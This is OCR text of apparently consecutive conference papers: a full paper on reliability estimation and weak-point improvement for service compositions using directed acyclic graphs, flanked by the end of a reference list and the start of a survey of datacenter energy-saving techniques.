[2] Srbljić S., Škvorc, D. Skrobo, D.; Widget-Oriented Consumer Programming, Automatika 50(2009), 3-4, str 252-264

[3] Geppeto home page, http://www.ris.fer.hr/, 27.01.2012.

[4] Popović, M.; Consumer Program Synchronisation. PhD thesis, University of Zagreb, Faculty of Electrical Engineering and Computing

[5] Gould, J. D.; Some psychological evidence on how people debug computer programs, International Journal of Man-Machine Studies, Volume 7, Issue 2, March 1975, Pages 151–170, IN1–IN2, 171–182

[6] Miller, B. P., Choi, J.-D.; A Mechanism for Efficient Debugging of Parallel Programs, PLDI '88 Proceedings of the ACM SIGPLAN 1988 conference on Programming Language design and Implementation

[7] McConnell, S. C.; Code Complete: Book and Online Course Bundle, 2nd edition, C.B.Learning , United Kingdom ©2010

[8] Agans, D. J.; Debugging: The Nine Indispensable Rules for Finding Even the Most Elusive Software and Hardware Problems, Amacom, 2002.

[9] Burnett, M., Cook, C., Rothermel, G.; End-user software engineering, Communications of the ACM - End-user development: tools that empower users to create their own software solutions, Volume 47 Issue 9, September 2004

[10] Ko, A.J., Myers, B.A.; Designing the Whyline: A Debugging Interface for Asking Questions about Program Failures, Proc. ACM Conf. Human Factors Computing Systems, 2004, 151-158.

[11] Harrison, W.; From the Editor: The Dangers of End-User Programming , IEEE Software, July-Aug. 2004, Volume: 21 Issue: 4, pages: 5 - 7

[12] Miller, R.C., Myers, B.A.; Outlier Finding: Focusing User Attention on Possible Errors, Proc. ACM Symp. User Interface Soft. Technology, 2001, 81-90.

[13] O. Raz, P. Koopman, and M. Shaw, "Semantic Anomaly Detection in Online Data Sources", Proc. Int. Conf. Soft. Eng., 2002, 302-312.

[14] T. Igarashi, J.D. Mackinlay, B.-W. Chang, and P.T. Zellweger, "Fluid Visualization of Spreadsheet Structures", Proc. IEEE Symp. Visual Langs., 1998, 118-125.

[15] Rothermel, G., Li, L., DuPuis, C., Burnett, M.; What You See Is What You Test: A Methodology for Testing Form-Based Visual Programs, Proceedings of the 1998 International Conference on Software Engineering, 19-25 Apr 1998.

[16] Wong, J.; Marmite: Towards End-User Programming for the Web, IEEE Symposium on Visual Languages and Human-Centric Computing, 2007. VL/HCC 2007., 23-27 Sept. 2007, On page(s): 270 - 271

[17] Wong, J., Hong, J.; Marmite: end-user programming for the web, Proceeding CHI EA '06 CHI '06 extended abstracts on Human factors in computing systems

[18] Lin, J., Wong, J., Nichols, J., Cypher, A., Lau, T.A.; End-user programming of mashups with vegemite, IUI '09: Proceedings of the 14th international conference on Intelligent user interfaces, ACM New York, NY, USA 2009

[19] Lieberman, H., Wagner, E.; End-user debugging for e-commerce, IUI '03: Proceedings of the 8th international conference on Intelligent user interfaces, ACM New York, NY, USA 2003

[20] Pavlic, Z.; Lugaric, T.; Srbljic, S.; Consumer-oriented programming application for statistical processing, MIPRO, 2011 Proceedings of the 34th International Convention, 23-27 May 2011, On pages: 702 - 706

Reliability Modeling for SOA Systems

G. Delac, M. Silic and S. Srbljic
University of Zagreb Faculty of Electrical Engineering and Computing, Croatia
{goran.delac, marin.silic, sinisa.srbljic}@fer.hr

Abstract - Service-oriented architecture (SOA) is a popular paradigm for development of distributed systems by composing the functionality provided by the services exposed on the network. In effect, the services can use functionalities of other services to accomplish their own goals. Although such an architecture provides an elegant solution to simple construction of loosely coupled distributed systems, it also introduces additional concerns. One of the primary concerns in designing a SOA system is the overall system reliability. Since the building blocks are services provided by various third parties, it is often not possible to apply the well established fault removal techniques during the development phases. Therefore, in order to reach desirable system reliability for SOA systems, the focus shifts towards fault prediction and fault tolerance techniques. In this paper an overview of existing reliability modeling techniques for SOA-based systems is given. Furthermore, we present a model for reliability estimation of a service composition using directed acyclic graphs. The model is applied to the service composition based on the orchestration model. A case study for the proposed model is presented by analyzing a simple Web Service composition scenario.

I. INTRODUCTION

Service-oriented architecture provides guidelines for development of loosely coupled distributed systems. At its core are services, applications deployed on various network nodes accessible through a unified interface. The most common implementation of SOA is the *Web Services* technology (*WS*) [8]. However, other approaches in implementing SOA are also possible, like utilizing the *REST* architectural style. One of the greatest advantages of SOA is the ability to combine several services and redeploy them as a new service with added-value, i.e. service composition. This makes SOA particularly popular in designing enterprise systems, since different parts of business process functionalities can be deployed by various organizational units. Furthermore, the service composite behavior is easily modified and thus the SOA-based systems provide great flexibility in environments where demands constantly change. However, designing service compositions also presents additional challenges since the services can be deployed by third parties over which the composition designer has no control. A possible concern in such an environment is the necessity to design a composition with a specific level of reliability.

In this paper we introduce a software reliability growth model for service composition development. The basis for reasoning about service composition reliability is the knowledge of reliability for all atomic services that are used as composition's building elements. We define a model used to estimate the reliability of atomic services by utilizing a testing framework. Furthermore, we propose to model the reliability of a service composition by using directed acyclic graphs. In addition, a simple method for detecting weak points in the composition reliability model is introduced. We propose to strengthen the weak points by utilizing fault tolerance methods. Finally, we give an overview of the existing methods for service reliability estimation.

The rest of the paper is structured as follows: In Section 2, an overview of the existing methods used to calculate reliability of SOA-based systems is presented. Service composition development model aimed at improving the composition reliability is presented in Section 3. The model is complemented by a service composition use case example. Section 4 concludes the paper with discussion on model's accuracy.

II. RELATED WORK

In [1] authors present a model used to estimate the reliability of the Web services platform. A general framework for testing and reliability assessment for Web services and its integration into the Web service architecture is presented. The proposed reliability model takes into account both the reliability of an individual (atomic) Web service as well as the overall reliability of service compositions. In order to avoid the usage of monitors for fault detection in atomic services, a voting method is used. The applied approach is similar to N-version programming [10]. Each atomic service has to be assigned a set of services with equivalent functionality. The faults are detected by applying the majority vote principle, i.e. the fault is detected if consensus cannot be reached. The presented model for atomic services calculates the reliability in regular time intervals based on the vote outcomes in each interval. A clear advantage of this approach is the ability to measure the reliability during system's operation. However such an approach implies the usage of multiple variants or replicas of the same service in order to estimate reliability, which is resource demanding. The reliability values of atomic services are used to compute the overall service composition reliability. Specifically, the model estimates the reliability of a scenario defined by a set of operations performed on the atomic services. Each scenario is weighted by its execution rate and can consist of operations executed in a sequence, concurrently or repetitively, i.e. in a loop.

The approach considered in [2] calculates the overall quality of service of an individual service in a service composition. The estimated quality is to serve as guidance for the developers to detect weak points in their compositions. For each service a quality matrix is

maintained which can hold multiple quality parameters. For reliability purposes authors suggest monitoring availability and accessibility. Also, an involvement matrix is used to define how relevant the functionalities of a particular service are in a service composition. By utilizing these two matrices weight factors for each service can be calculated. The weight factors are multiplied by service quality parameters to get the overall quality of service. The authors propose a monitoring environment in which the services are accessed through a unified mediator. The mediator performs quality measurements and stores the results in the repository. The analyzer then extracts the measurements from the repository and performs the reliability estimations.

In [3] the authors propose to add fault tolerance support for service-oriented systems by extending the SOA meta model. The model is extended with additional components that provide means to model fault detection and mitigation processes. The basic components used are: monitor, comparator, selector and policy. When a fault is detected, monitors are placed in the model to localize the faulty behavior to a specific component. Then, the component is replaced by the selector with a functionally equivalent component that displays correct behavior. To detect the functionally equivalent component, a comparator is used. The comparator scans service descriptions available in the service registry and groups the services according to their similarity. Finally the policy component holds all the policies for the selector component which can take into account time, cost and dependability parameters. The main disadvantage of this model is dependence on similar services created by the comparator component. The service descriptions often do not contain enough useful information to properly group services. In addition, although proper monitor placement is crucial for the model's performance, it is not addressed by the authors.

A framework for selection of optimal fault tolerance strategies for Web services is presented in [4]. The authors suggest harnessing time-redundancy and space-redundancy strategies as well as their combinations to facilitate fault tolerance for Web services. A model used to calculate failure rate and response time based on the values for individual services is presented. The model is implemented as a distributed evaluation framework. The framework should be run by an independent third party and its main purpose is to relieve the users of the necessity to measure performance of Web services. With the measured performance parameters an evaluation can be performed for each fault tolerance strategy. The results are further processed by a utility function, matching them with the user requirements. Based on the calculated utility function, the optimal fault strategy for a particular service and user requirements is suggested. In order to cope with the varying performance of web services, a dynamic reconfiguration approach is presented in which service performance parameters and user requirements are frequently updated to recalculate the optimal strategy. However, although frequent testing can have an impact on the service performance itself, it is not addressed by this paper. The authors outline that the approach is valid only for stateless services and that the quality of service parameters could be extended.

In [5] the author proposes an approach based on service level replication, i.e. space-redundancy method, to construct a fault tolerance framework for web services. The approach is founded on the consensus-based replication algorithm inspired by Paxos protocol family. During each client request one replicated service takes the role of primary replica. The primary replica communicates with other replicas attempting to reach the consensus on the given client request. If the request is supported by the majority of replicas, the primary replica returns the response to the client node. During the next request, another replica can take the role of the primary replica. The presented approach is lightweight, since it can be easily integrated with the existing WS infrastructures. Although no additional infrastructure, such as monitors or mediators is required, replicated services need to be modified to implement the consensus protocol.

In [6] the author presents a methodology to select an optimal web service composition based by QoS and risk parameters. If more than one viable service composition is possible, the optimal one is selected in two steps. First, the composition with the best QoS parameters is selected, i.e. the composition in which each atomic service performs the best. Second, the composition plan is described with a Petri net and then translated into a fault tree used to calculate the overall composition risk. Finally the composition is modified by selecting appropriate services on basis of finding an optimal balance between the QoS and the overall composition risk. The author suggests performing the optimization by linear programming or a genetic algorithm, which could be impractical in cases where services rapidly change their QoS parameters.

In [7] the author presents formal approach that allows a workflow architect to develop and evaluate complex composite Web Services in the terms of reliability. The article analyses workflow patterns considering a specific set of patterns from control-flow perspective. Control-flow defines the execution order of a set of activities that are incorporated in Web Service composition. Furthermore, the author narrows the set of workflow patterns to the set of relevant workflow patterns from the reliability point of view. In addition, the authors use pattern-specific formulas in order to express the overall pattern reliability. Also, in the article the authors use reduction algorithm that recognizes workflow patterns in Web Services composition and calculates reliability for that particular part of composition and collapses it into a single task. The process is iterated until the whole Web services composition is collapsed into a single pattern and its reliability is calculated. In this article, the authors did not present the reduction algorithm and did not answer how the reliability factors of the elementary Web Services are calculated.

In [12] authors provide a formal model for predicting the reliability of Web Services. The distinction is made between three types of services: atomic services, tight composite services and loose composite services. For atomic type of services, the presented model uses collected data from service usage history. This requires




Figure 1. Service Composition Development Model

the extension of the UDDI model, which is presented in the article. The extended model assumes tracking service usage and collecting usage data. For composite type of services, the presented model considers both the overall structure of the composite service and the reliability of each atomic service that is a part of the composition. The model isolates elementary composite structures and defines formulas for their reliability calculation. Authors also describe the recursive algorithm for composite structure reliability computation in pseudo-code. Algorithm assumes recursive substructure recognition and reliability computation until the elementary structures are recognized and their reliability calculated. However, the substructure recognition algorithm is not described in the article.

III. RELIABLE SERVICE COMPOSITION

In this paper we introduce a model for service composition reliability estimation. We argue that this model can be used to aid the service composition development process by improving the overall composition reliability. The presented approach is based on the development model shown in Figure 1. The elements addressed by the model are briefly described below.

Service Composition Specification is a description of composite service's functionality. Specifically, it defines the interaction between various services which is needed in order to achieve the desired functionality for a given composition. Interaction between services is defined as a sequence of service invocations. The services used to construct service compositions will be referred to as atomic services in the rest of the paper. When designing a service composition specification, the necessary condition is to satisfy the functional requirements of the composition logic. However if the functional requirements can be met by constructing more than a *single service composition specification*, the non-functional requirements, such as various quality of service parameters, can be taken into account. In the presented model, service composition specification can be defined by utilizing business process modeling languages, like *BPEL* [11], *CL* [13], *SSCL* [13], *Husky* [14], or other modeling notations. The specification can be generated by humans or automatic service composition frameworks.




Figure 2. Service Composition Reliability Modeling

Composition Framework translates the *Service Composition Specification* into its implementation. The framework estimates the overall reliability of the service composition based on the reliability of each atomic service. The reliability values of atomic services are accessed from the *Service Reliability Registry*. The constructed reliability model is used to detect the weak points in the composition and suggest improvements to the *Service Composition Specification*. Reliability model generation and composition improvement methods are further discussed in the following sections. Once the reliability requirements are met, the *Composition Framework* is used to deploy the service composition and add it to the *Service Registry*.

Service Registry contains the list of available atomic services and all the necessary information needed to properly invoke their functionality. An example of Service Registry implementation are UDDI based registries for Web Services. It should be noted that compositions can also be registered in the *Service Registry* and used as atomic services in other compositions.

Service Reliability Registry stores the reliability values for all methods of each atomic service. The values are obtained by performing reliability evaluation measurements used to gather information on actual service performance. The reliability measurement for atomic services is discussed in the following subsection.

A. Reliability of Atomic Services

Crucial prerequisite in predicting the reliability of a service composition is the ability to reason about reliability of each atomic service included in the composition logic. In this paper, we consider a service evaluation model presented in Figure 2. Estimation of atomic service reliability is done by performing measurements on the deployed services which are accessible through the service registry. The measurements are performed by the evaluation framework. For each service $S_1 \ldots S_n$ from the service repository a corresponding monitoring process $M_1 \ldots M_n$ is maintained. Each monitoring process is responsible to periodically test the service by invoking all its methods. In the proposed framework, reliability of each method is stored separately. One of the approaches to predict reliability is to maintain the history of the method's invocation attempts. The reliability can then be estimated by dividing the total number of fault occurrences by the number of invocation attempts. The Service Evaluation Framework should provide means to detect Byzantine faults, i.e. both the




Figure 3. Service Composition Reliability Modeling

faults caused by the lack of service, as well as faults caused by improper service, like returning corrupt data. Therefore, the reliability for a service method can be modeled by the equation:

$$r_{i,j} = (a_{i,j} + c_{i,j}) / n_{i,j} \quad (1)$$

where i is the service identificator, j the service method identificator, $a_{i,j}$ and $c_{i,j}$ are total counts of failures related to availability and service correctness respectively and $n_{i,j}$ the total number of executed tests.

In order to get a precise reliability measurement, the service tests should be relatively frequent, but, on the other hand, they should not have a severe impact on the service's performance itself. In addition, the tests should be run for some time to get a wider usage history. On the other hand, the service responses should be tested thoroughly to detect if the service is operating within its specifications. Therefore, the test coverage should be high and include corner cases. These issues are not in the scope of this paper. For the reasons mentioned above, in would be impractical to strain the service composition designers with the necessity to create and execute service tests before the service composition can be implemented. Therefore the *Service Evaluation Frameworks* should be run by independent third parties whose responsibility would be to maintain the *Service Reliability Registries*. An approach similar to service level agreement (SLA) can be used to construct such an environment.

B. Service Composition Reliability Model

A simple service composition that will be used as a use case example for the reliability prediction model throughout the paper is presented in Figure 3. Specifically, we analyze the reliability of the *planTrip* method exposed by the *Trip planner* composite service C_1. The method is used to plan a trip according to weather conditions at the destination and the possibility of reservations. This is done through *makeReservation* and *getWeather* methods exposed by *Reservations* C_2 and *Weather* S_1 services respectively. It should be noted that the *makReservation* method is exposed by the composite service C_2 that utilizes *reserveHotel* and *reserveFlight* methods of services *Hotels* S_2 and *Flights* S_3 to check if the reservations are possible. Reliability of all the methods exposed by atomic services is previously measured and can be accessed through the *Service Reliability Registry*.

We introduce a model for overall service composition reliability prediction based on the directed acyclic graph approach. When reasoning about service composition reliability, it is clear that the reliability of each atomic service has impact on the overall composition reliability. We further define the model below.

Graph node stands for the reliability of an atomic (composite) service method S_{ij} (C_{ij}), where i is the service identificator and j the service method identificator. The atomic service node has no incoming edges, while the composite service node can have both the incoming and outgoing edges.

Graph edge leading from an atomic (composite) service node S_{ij} (C_{ij}) to composition node C_{ab} denotes that the composition C_a is dependent on service S_i (C_i) since its method b invokes the method j of S_i (C_i). Therefore, the edges are oriented in the causal direction, since they point from the cause (atomic service), to effect (service composition).

It should be noted that cycles in the presented graph model are not allowed. In effect, cycles in service invocations are not possible and are therefore not supported by the proposed model.

An example of the proposed model for the *Trip planner* composite service is given in Figure 3. The method *planTrip* (C_{12}) of the service composition C_1 is modeled as node C_{12} in the directed acyclic graph. Similarly, nodes S_{13} and C_{21} are assigned to methods *getWeather* and *makeReservation*. Since the method C_{12} invokes methods S_{13} and C_{21}, such dependence is denoted by directed graph edges from service nodes S_{13} and C_{21} to C_{12}. Similarly, since the method C_{12} is constructed by composing methods *reserveHotel* (S_{22}) and *reserveFlight* (S_{32}), an edge pointing from nodes S_{22} and S_{32} to C_{12} exists in the presented graph model.

We define a service composition reliability prediction based on the directed acyclic graph. It is assumed that the failure of any atomic (composite) service method S_{ij} (C_{ij})




Figure 4. Service Composition Improvement Cycle

invoked by C_{ab} will lead to the failure of the composition method C_{ab}. In addition, we consider all failure occurrences in services S_{ij} (C_{ij}) to be conditionally independent. Therefore, the reliability prediction for a graph node C_{ij} which has n incoming edges $S_{1,1} \ldots S_{n,m}$ can be calculated by the following equation:

$$p(C_{i,j}) = p(S_{1,1}) \cdot \ldots \cdot p(S_{n,m}). \quad (2)$$

Since the atomic service in a service composition can be another composition, the depth of the acyclic directed graph can be greater than 2, as presented in example on Figure 3. Thus, the overall reliability is calculated in the causal direction, starting with the atomic services, i.e. services with no incoming arcs. Consequently, for the example in Figure 3, first the reliability of C_{21} is calculated (a) $p(C_{21}) = p(S_{22})p(S_{32}) = 0.8178$ and then the reliability of the service composition method C_{12} (b) $p(C_{12}) = p(C_{21})p(S_{13}) = 0.7932$.

C. Reliability Improvement Method

The presented directed acyclic graph reliability prediction model can be used to improve the overall service composition reliability. In this paper we introduce a reliability growth model presented in Figure 4. The improvement cycle defined by the model consists of: *weak point detection*, *composition improvement* and *reliability recalculation*. First, a weak point in the model is detected (a). The detected weak point is then improved to increase its reliability (b). Finally the overall reliability prediction of the service composition is recalculated by utilizing the model defined in Section 3b (c). The iterative process of service composition reliability improvement is continued with step (a) until the desired composition reliability has been achieved.

Weak point detection method presented in this paper is based on traversing the directed acyclic graph in the non-causal direction, i.e. opposite of the direction in which the reliability prediction is calculated, starting at the composition node. In each step, the next node is selected by choosing the one of the underlying service nodes with the lowest reliability value. This process is repeated until an atomic service is reached, i.e. a node with no incoming arcs. The located atomic service is considered to be a weak point in the service composition. An example of the presented weak point detection method applied to the *Trip planner* service model is given in Figure 4a.

The entry point for the algorithm is the node of the evaluated service method. In the given example, service composition method *planTrip* is analyzed and thus the node is C_{12} selected (a1). In the next step, node C_{21} is selected over node S_{13} because $p(C_{21}) < p(C_{31})$ (a2). Finally the node S_{22} is reached since $p(S_{22}) < p(S_{32})$ (a3). Node S_{22} is the detected weak point since it has no incoming edges to continue the search.

Once a weak point is detected, the overall composition reliability can be improved by performing modifications to the node in question. A possible solution is to change the corresponding atomic service with a more reliable one, if such a service exists in the service repository. If no such change is possible, we propose the introduction of fault tolerant services. The fault tolerant services are a wrapper around several other services that expose the same functionality. Therefore, fault tolerance is achieved by utilizing space redundancy, meaning that if one of the redundant atomic services fails, others can compensate for this failure. For example, services S_{22} and S_{41} in Figure 4b are redundant.

Several strategies can be used to construct the fault tolerant service *FT* [9][10] which performs both the fault detection and mitigation. For example, if the recovery blocks strategy is used, the reliability of the fault tolerant service can be calculated as follows:

$$p(FT) = 1 - p(\neg S_{1,1}) \cdot \ldots \cdot p(\neg S_{n,m}), \text{ where } p(\neg S_{i,j}) = 1 - p(S_{i,j}) \quad (3)$$

and $S_{1,1}$ … $S_{n,m}$ are redundant atomic services. Once the improvements to the composition are complete, the overall composition reliability is recalculated.

For the service composition example given in Figure 4b, the weak point S_{22} can be strengthened by applying one of the improvement strategies. Let us assume that another service for hotel reservation is available in the service registry and that the reliability of corresponding method is $p(S_{41})=0.98$. We can apply the described fault tolerance approach based on recovery blocks by replacing node S_{22} with a fault tolerant service *FT*. Service *FT* uses both the services S_{22} and S_{41} to improve the reliability by compensating in cases that one of the services fails. The reliability of node *FT* is calculated by utilizing equation (3): $p(FT) = 1- (1 – p(S_{22}))(1 – p(S_{41})) = 0.9974$.

Finally, the overall service composition has to be recalculated. The reliability estimation for node C_{21} equals: $p(C_{21})= p(FT)p(S_{32}) = 0.9375$. Finally, the reliability for method C_{12} is reestimated to: $p'(C_{12})= p(C_{21})p(S_{13}) = 0.872$. Thus, the reliability estimation for the method C_{12} has improved by $p'(C_{12}) - p(C_{12})=0.1443$ as a result of strengthening the weak point S_{22} with a fault tolerant service *FT*.

IV. CONCLUSION

In this paper we presented an overview of methods used to model service composition reliability. A model for service composition development aimed at increasing the composition reliability was introduced. In order to calculate the reliability prediction, it is necessary to know the values for reliability of each atomic service participating in the service composition. A brief overview of an atomic service evaluation model based on the testing framework was given. The composition reliability prediction model is constructed as a directed acyclic graph, where nodes present service method reliabilities and edges composition dependabilities. Furthermore, a method for composition improvement has been introduced. The method applies a simple strategy to locate weak points in a composition. A weak point is detected by traversing the graph and selecting the component with lowest probability in each step until an atomic service is reached. The weak point can then be further improved by replacing it with a more reliable service or by utilizing fault tolerance methods, like *recovery blocks* or *N-version programming*. The iterative process of calculating overall composition reliability and improving weak points is repeated until the desirable reliability level is reached.

The accuracy of the model presented in this paper is influenced by the accuracy of reliability estimation for atomic services. As stated in Section 3a, the accuracy of this estimation depends on the frequency of conducted tests, as well as the test coverage for the faults related to improper service. Furthermore, the assumption that a failure in one service will cause the failure of the entire service composition can cause an overestimation. This is due to the fact that not all the services might be equally crucial for the composition's normal operation. In such cases, our model will estimate the reliability to be lower than the actual value. Introducing weight factors representing the influence of a service on the composition can further improve the model. Thus, the future research efforts will be directed at investigating how efficient and quickly, i.e. in how many steps, the proposed reliability growth model converges towards the desired reliability. Additionally, the application of other improvement methods and their impact on the model will be considered.

ACKNOWLEDGEMENTS

The authors acknowledge the support of the Ministry of Science, Education, and Sports of the Republic of Croatia through the Computing Environments for Ubiquitous Distributed Systems (036-0362980-1921) research project. Furthermore, the authors thank Dejan Skvorc, Miroslav Popovic, Ivan Zuzak, Klemo Vladimir, Ivan Budiselic and Zvonimir Pavlic from the University of Zagreb Faculty of Electrical Engineering and Computing.

REFERENCES

[1] W. T. Zhang, et al., "A Software Reliability Model for Web Services", The 8th IASTED International Conference on Software Engineering and Applications, 2004, pp. 144-149.

[2] Z. Liu, N. Gu and G. Yang , "A Reliability Evaluation Framework on Service Oriented Architecture", 2nd International Conference on Pervasive Computing and Applications (IPCA 2007), October 2007, pp. 466-471.

[3] F. Mahdian, et al., "Modeling Fault Tolerant Services in Service-Oriented Architecture", Third IEEE International Symposium on Theoretical Aspects of Software Engineering (TASE '09), July 2009, pp. 319-320.

[4] Z. Zibin and R. Lyu, "Optimal Fault Tolerance Strategy Selection for Web Services", International Journal of Web Services Research (IJWSR), vol. 8, no. 2, 2010, pp. 41-63.

[5] W. Zhao, "A Lightweight Fault Tolerance Framework for Web Services", IEEE/WIC/ACM International Conference on Web Intelligence , November 2007, pp. 542-548.

[6] P. Sun, "Optimal selection of composite web service based on QoS and risk evaluation", International Conference on E -Business and E -Government (ICEE 2011) , May 2011, pp. 1-4.

[7] L. Coppolino, L. Romano and V. Vianello "Security Engineering of SOA Applications Via Reliability Patterns", Journal of Software Engineering and Applications (JSEA), vol.4, no.1, January 2011, pp.1-8.

[8] D. Booth, et al., "Web Services Architecture", W3C Working Group Note, February 2004, http://www.w3.org/TR/ws-arch/.

[9] B. Randell and J. Xu, "The Evolution of the Recovery Block Concept", Ch. 1 in Software Fault Tolerance, M.R. Lyu, editor, John Wiley & Sons Ltd., 1995, pp. 1-22.

[10] A. Avizienis, "The methodology of N-version programming", Ch. 2 in Software Fault Tolerance, M.R. Lyu, editor, John Wiley & Sons Ltd., 1995, pp. 23-46.

[11] A. Alves, et al., "Web Services Business Process Execution Language Version 2.0", OASIS Standard, April 2007, http://docs.oasis-open.org/wsbpel/2.0/OS/wsbpel-v2.0-OS.html.

[12] B. Li, et al., "Evaluating the Reliability of Web Services Based on BPEL Code Structure Analysis and Run-Time Information Capture", Asia Pacific Software Engineering Conference (APSEC), December 2010, pp. 206-215.

[13] S. Srbljic, D. Skvorc, D. Skrobo, "Programming Language Design for Event-Driven Service Composition", AUTOMATIKA – Journal for Control, Measurement, Electronics, Computing and Communications, vol. 51, no. 4, March 2011, pp. 374-386. December 2010, pp. 206-215.

[14] D. Skrobo, "Service Composition Based on Tabular Programming", PhD thesis (in Croatian), University of Zagreb, October 2008.

Energy Saving Techniques in Datacenters

I. Grudenic and N. Bogunovic
Department of electronics, microelectronics, computer and intelligent systems
Faculty of Electrical Engineering and Computing, Unska 3, Zagreb, Croatia
{igor.grudenic@fer.hr, nikola.bogunovic@fer.hr}

Abstract – Number of internet users as well as number of large distributed computer systems has increased dramatically in the last decade. Large distributed computer systems serving lot of users are usually oversized in order to be able to keep up with user demand surges. However in many usage scenarios workload spikes are rare and systems operate on 20%-30% average utilization. Underutilized systems are shown to be power inefficient and different strategies are proposed to tackle this issue. In this paper we present an overview of different power saving techniques that target different types of systems and workloads.

I. INTRODUCTION

Internet services such as web search, mail, social networking and cloud computing are becoming increasingly popular. This increase in popularity generating a lot of revenue motivates companies to fight for their users by both improving their services as well as enhancing user experience. Improvement in user experience generally comes from high availability and performance guarantees. Performance guarantees and high availability are achieved by over engineering systems which in turn leads to a lot of underused system capacity over extended time periods. It is shown [1][2] that large datacenters are largely underexploited with 20%-30% average utilization. Oversized systems lead to increased power usage that can be leveraged by different saving schemes.

The problem of internet services growth causing increase in energy consumption was recognized by EPA in 2007 report to U.S. Congress [3]. The report estimated power consumption to increase twofold in five years time. More recent study by [4] shows that increase in energy consumption is actually about 36% in the U.S. and 56% worldwide. Lower than expected increase in electricity use is attributed to the 2008-2009 economic crisis and the use of virtualization technologies in data centers. Exploitation of virtualization technology is considered an energy preserving technique.

Energy preservation is not a new goal in computer system design. Miniaturization of the technology and rise of mobile devices in late 80s and through the nineties forced hardware manufacturers to improve battery technology and implement power management techniques into their products. However these techniques are of limited availability in modern server systems which make power efficient designs more difficult to come up with.

Different strategies for energy conservation are proposed on different optimization levels. Location of new data centers are being carefully selected according to climate conditions [5]. Natural sources such as wind and nearby rivers are used to prevent electricity to be spent on cooling the equipment. On the other hand hardware manufacturers can employ several energy saving techniques in order to make power efficient system design possible. On a software level, which includes operating systems and data center management software, different schemes are used to improve data center energy efficiency.

In this paper we give an overview of different system design techniques (both hardware and software) that can be used to decrease power usage in data centers. Section II contains description of hardware components, their energy consumption and designs that can be used (some coupled with appropriate control software) to preserve energy. In section III we present commonly used data centre architecture as well as some of the representative workloads used to estimate power efficiency of different techiques. In section IV we give classification and comparison of different energy saving techniques.

II. HARDWARE BASED POWER OPTIMIZATION

Hardware design is a starting point for every energy optimization technique. Software based strategies are engineered to exploit on different hardware provisioned energy modes taking given workload into account. Energy consumption by a typical data center server made from commodity components is given in Table I [6]. Additional power conversion losses and cooling overheads in modern facilities can be approximately modeled as a fixed percentage of the computing power [6]. However some authors [7] specifically tackle power conversion losses

TABLE I. SERVER COMPONENTS ENERGY CONSUMPTION

COMPONENT	POWER DRAW		
	Peak Power	*Count*	*Total*
CPU	40W	2	80W
Memory	9W	4	36W
Disk	12W	1	12W
PCI Slots	25W	2	50W
Motherboard	25W	1	25W
Fan	10W	1	10W

and propose a more power efficient power supply design.

